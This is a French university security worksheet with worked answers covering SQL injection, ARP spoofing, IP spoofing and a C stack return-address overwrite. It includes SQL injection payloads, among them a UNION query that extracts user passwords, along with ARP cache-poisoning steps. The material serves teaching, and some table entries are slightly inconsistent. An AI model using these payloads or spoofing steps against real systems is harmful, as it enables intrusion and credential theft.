Série TD N° 3

Exercice 01 :

Les attaques par injection SQL représentent une menace sérieuse pour tout site utilisant sur une base de données. Les méthodes derrière une attaque sont faciles à apprendre et les dommages causés peuvent aller d'une compromission considérable à une compromission complète du système. Malgré ces risques, un nombre important de systèmes sur Internet sont sensibles à cette forme d'attaque.

Considérez une application web d'achat en ligne qui affiche des produits dans différentes catégories. Lorsque l'utilisateur clique sur la catégorie « Gifts », par exemple, son navigateur web demande l'URL :

https://insecure-website.com/products?category=Gifts

Cela amène l'application à effectuer la requête SQL suivante pour récupérer les détails des produits concernés dans la base de données :

SELECT id, nom, category, price FROM products WHERE category = 'Gifts' AND released = 1

Dont la requête originale est :

SELECT id, nom, category, price FROM products WHERE category = '"$category"' AND released = 1

Cette requête SQL demande à la base de données de renvoyer **tous les détails (id, nom, category, price)** de la **table des produits** où l**a catégorie est Gifts** et le **produit soit publié (released est 1)**.

1. Comment vérifier que le site est vulnérable à l'attaque injection SQL.

L'injection SQL peut être détectée manuellement en utilisant un ensemble systématique de tests sur chaque point d'entrée de l'application. Cela implique généralement :

- **Soumission du caractère guillemet simple ' et recherche d'erreurs ou d'autres anomalies.**

SELECT id, nom, category, price FROM products WHERE category = '' AND released = 1

- **Soumission de conditions booléennes telles que OR 1=1 et OR 1=2, et recherche de différences dans les réponses de l'application**

SELECT id, nom, category, price FROM products WHERE category = '' **or 1=1 --** ' AND released = 1

2. Construire une attaque qui permet d'afficher tous les produits de n'importe quelle catégorie, y compris des catégories qu'il ne connaît pas.

SELECT id, nom, category, price FROM products WHERE category = '' **or 1=1 --** ' AND released = 1

Les résultats de la requête SQL sont renvoyés et affichés dans les réponses de l'application.


3. Construire une attaque qui permet de récupérer des données à partir d'autres tables de la base de données. Récupérer les données de la table **users** (**id, name, utilisateur, password, type_account, date**).

SELECT id, nom, category, price FROM products WHERE category = '' **UNION SELECT null, username, password, null FROM users—**' AND released = 1

NB : Lorsqu'on utilise UNION en sql, alors les colonnes des deux parties de la requête doivent correspondre en nombre. On ajuste la requête à 4 colonnes.

Exercice 2 :

Soit le réseau câblé suivant :



1. Quel est le rôle du protocole ARP ? Expliquez comment les tables ARP sont mises à jour ?

-Résolution des adresses MAC / IP dans un réseau local.

Les tables ARP sont mises à jour par la réception de :

- **Un message ARP Request (message broadcast: who is IP ?)**
  - **La machine qui reçoit la requête peut mettre à jour sa table par l'adresse IP et le mac du demandeur**
- **Un message ARP Response (message unicast : je suis IP avec le MAC)**
  - **La machine qui reçoit la réponse peut mettre à jour sa table par l'adresse IP et le MAC du répondeur**
- **Un message ARP Response Gratuit (message broadcast : je suis IP j'ai changé mon MAC)**
  - **La machine qui reçoit la réponse peut mettre à jour sa table par l'adresse IP et le MAC du répondeur**

2. Quels sont les trames que la machine **C** peut sniffer ? Expliquez ?

La machine C peut sniffer les trames qui lui sont destinées ou celles en diffusion (dans le cas du sniffing passif).

3. Quel est le principe de l'attaque ARP spoofing ?

- Une machine se fait passer pour une autre au niveau physique (dans le même LAN)
- Empoisonner le cache ARP de la cible
- Associer l'@ MAC du pirate à l'@ IP d'une autre machine
- Émission d'une réponse ARP sans requête préalable
- Émission d'une requête ARP forgée
- MSG ARP: @ip src = machine spoofée, @MAC=pirate

4. Quels sont les machines qui peuvent lancer une attaque ARP spoofing sur le réseau relié à l'interface 0 (eth0) du routeur **R1** ? Expliquez ?

Les machines qui peuvent lancer une attaque ARP spoofing sur le réseau relié à l'interface 0 sont les trois stations reliées à Sw1 (A, B et C) car ce sont les seules qui peuvent recevoir les trames ARP request, ARP response ou arp resonse gratuit en broadcast (Le retour 1 ne circule pas les messages en broadcast)

La machine **C** veut intercepter tout le trafic qui circule sur le réseau relié à l'interface 0 (eth0), grâce à une attaque ARP spoofing.

5. Donnez l'état de la table ARP des machines **B** et **R1** avant l'attaque ?

B		R1	
IP	MAC	IP	MAC
192.168.1.1	AA :.. :AA	192.168.1.1	AA :.. :AA
192.168.1.3	CC :.. :CC	192.168.1.2	BB :.. :BB
192.168.1.255	R10 :.. :R10	192.168.1.3	CC :.. :CC
		192.168.2.1	DD :.. :DD
		192.168.2.2	EE :.. :EE
		192.168.2.3	FF :.. :FF

6. Donnez les étapes que la machine **C** doit effectuer pour réaliser l'attaque ?

La machine C doit envoyer régulièrement des paquets ARP response aux différentes machines sur le réseau LAN :

Paquets envoyés à la machine R1 :

@ip src = machine A, @MAC=pirate

@ip src = machine B, @MAC=pirate

Paquets envoyés à la machine A :

@ip src = machine R1, @MAC=pirate

@ip src = machine B, @MAC=pirate

Paquets envoyés à la machine B :

@ip src = machine R1, @MAC=pirate

@ip src = machine A, @MAC=pirate

7. Une fois l'attaque achevé, décrivez l'état des tables ARP des machines **B**, **R1** et **C**.

B		R1		C	
IP	MAC	IP	MAC	IP	MAC
192.168.1.1	CC :.. :CC	192.168.1.1	CC :.. :CC	192.168.1.1	AA :.. :AA
192.168.1.3	CC :.. :CC	192.168.1.2	CC :.. :CC	192.168.1.2	BB :.. :BB
192.168.1.255	CC :.. :CC	192.168.1.3	CC :.. :CC	192.168.1.255	R10 :.. :R10
		192.168.2.1	DD :.. :DD		
		192.168.2.2	EE :.. :EE		
		192.168.2.3	FF :.. :FF		

Exercice 3 :


On rappelle que l'attaque **IP spoofing** consiste pour un pirate à se faire passer pour une machine B auprès d'une machine A. L'attaque se compose de trois étapes :

- Le pirate paralyse la machine B.
- Le pirate devine le procédé utilisé par A pour générer ses numéros de séquence initiaux (ISN).
- Le pirate se fait passer pour B auprès de A.

1. Que se passerait-il si le pirate ne paralysait pas la machine B ?
2. Pourquoi est-il nécessaire de déterminer la manière dont A génère ses ISN ?
3. Quel peut être l'intérêt pour le pirate de se faire passer pour la machine B ?
4. Représenter les différentes étapes de l'attaque sur un schéma.

Exercice 04 : « Les pointeurs en C »

La figure ci-dessous représente l'état de la pile.



Etat de la pile après l'exécution de l'instruction : buffer[3] = 'D';

Etat de la pile après l'exécution de l'instruction : ptr = buffer + 2;

Etat de la pile après l'exécution de l'instruction : *ptr ='Z';

Les quatre caractères A, B, C et D sont dans un premier temps stockés respectivement dans le tableau `buffer` de type `char`.

On stocke ensuite dans la variable `ptr` l'adresse du `buffer + 2`, c'est-à-dire l'adresse du buffer à laquelle on ajoute la taille de l'espace mémoire occupé par deux cases du tableau, comme le tableau est de type char, alors l'espace de chaque case prend 1 seul octet. La formule générale qui nous permet de calculer l'adresse dynamiquement est :

ptr = buffer + 2 *(sizeof(type du tableau)).

dans notre cas : `sizeof(char) = 1` ce qui donne `ptr = buffer + 2 *1` ;


Dans l'espace mémoire pointé par `ptr`, on met le caractère Z. la troisième case du tableau devient alors Z.

Le programme affiche alors : `A B Z D`.

Exercice 05 :

1. Le programme en C ci-dessous affiche `0` et non pas `1` comme on pourrait le penser en ne regardant que la fonction main, car l'instruction `x = 1` a été sautée : l'adresse de retour placée dans la pile lors de l'appel de la fonction `function` est modifiée.
   Pourquoi :
   Les instructions `ptr = buffer1 + 12` et `*ptr += 10` sont la base de cet exploit. `buffer1` étant une adresse dans la pile, `ptr = buffer1 + 12`, a pour objectif de faire pointer `ptr` vers un autre emplacement de la pile, en l'occurrence vers l'adresse de retour, puisque :
   `12 = taille(buffer1) + taille(pointeur frame précédente)`
   sans oublier que l'on considère que toutes les variables sont alignées sur des multiples de 4, d'où :
   `taille(buffer1) = 8`
   et que les adresse sont stockées sur 4 octets, comme on peut le voir sur la représentation de la pile d'exécution ci-dessous.
   En exécutant `*ptr += 10` ; le contenu de la case mémoire vers laquelle pointe `ptr` est modifié. Plus précisément, on y ajoute 10 (10 correspondant au nombre d'octets nécessaire pour sauter l'instruction x= 1), comme on peut le voir dans le code assembleur correspondant.

2. La représentation de la pile de la fonction function:



3. **La valeur 12 :** correspond à l'offset qui est rajouté à l'adresse du `buffer1` pour atteindre le premier octet de l'adresse de retour, en passant par le pointeur `ptr`. Ce qui crée un buffer overflow
   La valeur 10 : correspond à la valeur rajoutée à l'adresse de retour pour sauter l'instruction `x = 1` ;

@buffer1 = 0x0FF4 / @buffer1 + 12 = @buffer1 + 0xC = 0x0FF4 + 0xC = 0x1000

****ptr = 0x080484CF + 0xA = 0x080484D9***

Comment a-t-on pu déterminer qu'il fallait incrémenter l'adresse de retour de 10 pour sauter l'opération x = 1 ?

Apres avoir désassemblé le code, en utilisant par exemple l'outil GDB, alors on peut voir qu'après l'appelle de la fonction `function` 10 octets sont utilisés pour effectuer l'affectation x = 1. Le nombre d'octet aurait pu être différent selon le compilateur utilisé.

Code C

```c
#include <stdio.h>
void function(int a,
int b, int c){
    char buffer1[5];
    char buffer2[10];
    char *ptr;
    ptr = buffer1 + 12;
    *ptr +=10;
}
int  main(){
    int x;
    x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n",x);
}
```

Code assembleur

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x080484a9 <+0>:     lea    ecx,[esp+0x4]
   0x080484ad <+4>:     and    esp,0xfffffff0
   0x080484b0 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080484b3 <+10>:    push   ebp
   0x080484b4 <+11>:    mov    ebp,esp
   0x080484b6 <+13>:    push   ecx
   0x080484b7 <+14>:    sub    esp,0x14
   0x080484ba <+17>:    mov    DWORD PTR [ebp-0xc],0x0
   0x080484c1 <+24>:    sub    esp,0x4
   0x080484c4 <+27>:    push   0x3
   0x080484c6 <+29>:    push   0x2
   0x080484c8 <+31>:    push   0x1
   0x080484ca <+33>:    call   0x804840b <function>
   0x080484cf <+38>:    add    esp,0x10
   0x080484d2 <+41>:    mov    DWORD PTR [ebp-0xc],0x1
   0x080484d9 <+48>:    sub    esp,0x8
   0x080484dc <+51>:    push   DWORD PTR [ebp-0xc]
   0x080484df <+54>:    push   0x8048580
   0x080484e4 <+59>:    call   0x8048330 <printf@plt>
   0x080484e9 <+64>:    add    esp,0x10
   0x080484ec <+67>:    nop
   0x080484ed <+68>:    mov    ecx,DWORD PTR [ebp-0x4]
   0x080484f0 <+71>:    leave
   0x080484f1 <+72>:    lea    esp,[ecx-0x4]
   0x080484f4 <+75>:    ret
End of assembler dump.

gdb-peda$ disassemble function
Dump of assembler code for function function:
   0x0804840b <+0>:     push   ebp
   0x0804840c <+1>:     mov    ebp,esp
   0x0804840e <+3>:     sub    esp,0x20
=> 0x08048411 <+6>:     lea    eax,[ebp-0x9]
   0x08048414 <+9>:     add    eax,0xd
   0x08048417 <+12>:    mov    DWORD PTR [ebp-0x4],eax
   0x0804841a <+15>:    mov    eax,DWORD PTR [ebp-0x4]
   0x0804841d <+18>:    movzx  eax,BYTE PTR [eax]
   0x08048420 <+21>:    add    eax,0xa
   0x08048423 <+24>:    mov    edx,eax
   0x08048425 <+26>:    mov    eax,DWORD PTR [ebp-0x4]
   0x08048428 <+29>:    mov    BYTE PTR [eax],dl
   0x0804842a <+31>:    nop
   0x0804842b <+32>:    leave
   0x0804842c <+33>:    ret
End of assembler dump.
```

x = 0

Instructions sautées

Fonctions vulnérables en C :

Function prototype	Potential problem
`strcpy(char *dest, const char *src)`	May overflow the `dest` buffer.
`strcat(char *dest, const char *src)`	May overflow the `dest` buffer.
`getwd(char *buf)`	May overflow the `buf` buffer.
`gets(char *s)`	May overflow the `s` buffer.
`fscanf(FILE *stream, const char *format, ...)`	May overflow its arguments.
`scanf(const char *format, ...)`	May overflow its arguments.
`realpath(char *path, char resolved_path[])`	May overflow the `path` buffer.
`sprintf(char *str, const char *format, ...)`	May overflow the `str` buffer.

Fonctions sécurisées en C :

5.12.2 String Manipulation Functions of the String-handling Library

`char *strcpy( char *s1, const char *s2 );`	Copies the string `s2` into the character array `s1`. The value of `s1` is returned.
`char *strncpy( char *s1, const char *s2, size_t n );`	Copies at most `n` characters of the string `s2` into the character array `s1`. The value of `s1` is returned.
`char *strcat( char *s1, const char *s2 );`	Appends the string `s2` to the string `s1`. The first character of `s2` overwrites the terminating null character of `s1`. The value of `s1` is returned.
`char *strncat( char *s1, const char *s2, size_t n );`	Appends at most `n` characters of string `s2` to string `s1`. The first character of `s2` overwrites the terminating null character of `s1`. The value of `s1` is returned.

fgets(char *str, int n, FILE *stream (or stdin))